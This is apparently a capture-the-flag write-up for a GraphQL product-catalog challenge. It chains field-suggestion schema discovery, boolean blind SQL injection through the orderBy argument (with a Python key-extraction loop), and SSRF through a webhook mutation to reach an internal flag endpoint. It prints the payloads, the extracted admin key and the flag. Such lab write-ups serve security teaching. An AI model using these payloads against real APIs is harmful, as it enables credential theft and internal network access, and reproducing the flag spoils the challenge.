Category: Web
Difficulty: Medium – Hard
Flag:INFERNOCTF{uns33n_pr0t0c0l_sqli_2_ssrf_ch41n3d}

Challenge Card & Overview
Overview
This challenge chains three classic web vulnerabilities through a single GraphQL endpoint:
Phase 1                         Phase 2                         Phase 3
Schema Discovery          ->     Blind SQL Injection       ->     Admin Webhook SSRF
(Field Suggestions)              (orderBy parameter)             (internal flag endpoint)

The application is a Product Catalog API with a GraphQL endpoint at /graphql.
Phase 1 — Schema Discovery via Field Suggestions
Reconnaissance
Visiting the root URL reveals:
{
  "service": "Product Catalog API",
  "version": "2.1.0",
  "endpoints": { "graphql": "/graphql" }
}
Introspection is Disabled
The first instinct is to run an introspection query:
{
  __schema {
    types { name }
  }
}
Response:
{"errors": [{"message": "Introspection disabled"}]}Exploiting Field Suggestions
Although introspection is blocked, the GraphQL engine still leaks field names through error suggestions. When you query a non-existent field that is close to a real one, the server responds with “Did you mean …?”.
Step 1 — Discover hidden queries:
{ system }{
"errors": [{
"message": "Cannot query field \"system\" on type \"Query\". Did you mean \"systemLogs\"?"
}]
}We discover the hidden systemLogs query.
Step 2 — Discover fields of SystemLog:
{ systemLogs { i } }{
"errors": [{
"message": "Cannot query field \"i\" on type \"SystemLog\". Did you mean \"id\"?"
}]
}Repeat with msg -> message, tim -> timestamp.
Step 3 — Discover arguments:
{ systemLogs(filt: "") { id } }{
"errors": [{
"message": "Unknown argument \"filt\" on field \"Query.systemLogs\". Did you mean \"filter\"?"
}]
}Similarly: order -> orderBy.
Step 4 — Discover mutations:
mutation { trigger }{
"errors": [{
"message": "Cannot query field \"trigger\" on type \"Mutation\". Did you mean \"triggerWebhook\"?"
}]
}Further probing reveals targetUrl argument, and return fields status / responseBody.
Reconstructed Schema
type Query {
  products: [Product]
  systemLogs(filter: String, orderBy: String): [SystemLog]
}

type Mutation {
  triggerWebhook(targetUrl: String!): WebhookResponse
}
Test the discovered query
{
  systemLogs(filter: "all", orderBy: "id") {
    id
    message
    timestamp
  }
}
Returns 5 log entries — confirms the query works.
Phase 2 — Blind SQL Injection in orderBy
Identifying the Injection Point
The orderBy argument is directly interpolated into an SQL ORDER BY clause on a SQLite backend. Errors are hidden behind a generic message, so this is a boolean-based blind injection.
Boolean Oracle
The key insight: ordering by id vs message produces a different first row.
| ORDER BY | First row ID |
|---|---|
id | 1 |
message | 5 |
We can inject a CASE WHEN expression:
orderBy: "(CASE WHEN (1=1) THEN id ELSE message END)"- If the condition is TRUE -> ordered by
id-> first row hasid = 1 - If the condition is FALSE -> ordered by
message-> first row hasid = 5
Verify:
## TRUE case - should return first id = "1"
{
  systemLogs(filter: "all", orderBy: "(CASE WHEN 1=1 THEN id ELSE message END)") {
    id message
  }
}

## FALSE case - should return first id = "5"
{
  systemLogs(filter: "all", orderBy: "(CASE WHEN 1=2 THEN id ELSE message END)") {
    id message
  }
}
Confirmed — we have a boolean blind SQLi oracle.
Extracting the Admin Key
Using binary search on each character position:
(CASE WHEN unicode(substr((SELECT key_value FROM api_keys WHERE key_name='admin'),{pos},1)) > {mid} THEN id ELSE message END)Python extraction loop:
def extract_char(pos):
    low, high = 32, 126
    while low < high:
        mid = (low + high) // 2
        payload = (
            f"(CASE WHEN unicode(substr("
            f"(SELECT key_value FROM api_keys WHERE key_name='admin')"
            f",{pos},1)) > {mid} THEN id ELSE message END)"
        )
        res = gql(QUERY, variables={"orderBy": payload})
        first_id = res["data"]["systemLogs"][0]["id"]
        if first_id == "1":  # TRUE -> ordered by id
            low = mid + 1
        else:
            high = mid
    return chr(low)
After ~7 requests per character x 22 characters -> ~154 requests:
Extracted key:
adm_key_9f8b7c6a5d4e
Phase 3 — Admin Webhook SSRF -> Flag
Using the Admin Key
From Phase 1, we know the triggerWebhook mutation exists and requires a targetUrl argument. Testing it with the extracted key as X-Admin-Key:
curl -X POST http://target:5000/graphql \
  -H "Content-Type: application/json" \
  -H "X-Admin-Key: adm_key_9f8b7c6a5d4e" \
  -d '{"query": "mutation { triggerWebhook(targetUrl: \"http://127.0.0.1:5000/internal/flag\") { status responseBody } }"}'
Response:
{
  "data": {
    "triggerWebhook": {
      "status": 200,
      "responseBody": "{\"flag\": \"INFERNOCTF{uns33n_pr0t0c0l_sqli_2_ssrf_ch41n3d}\"}"
    }
  }
}
Solver Script
The automated solver is located in solver.py.
Run the solver:
python solver.py http://localhost:5000Flag
INFERNOCTF{uns33n_pr0t0c0l_sqli_2_ssrf_ch41n3d}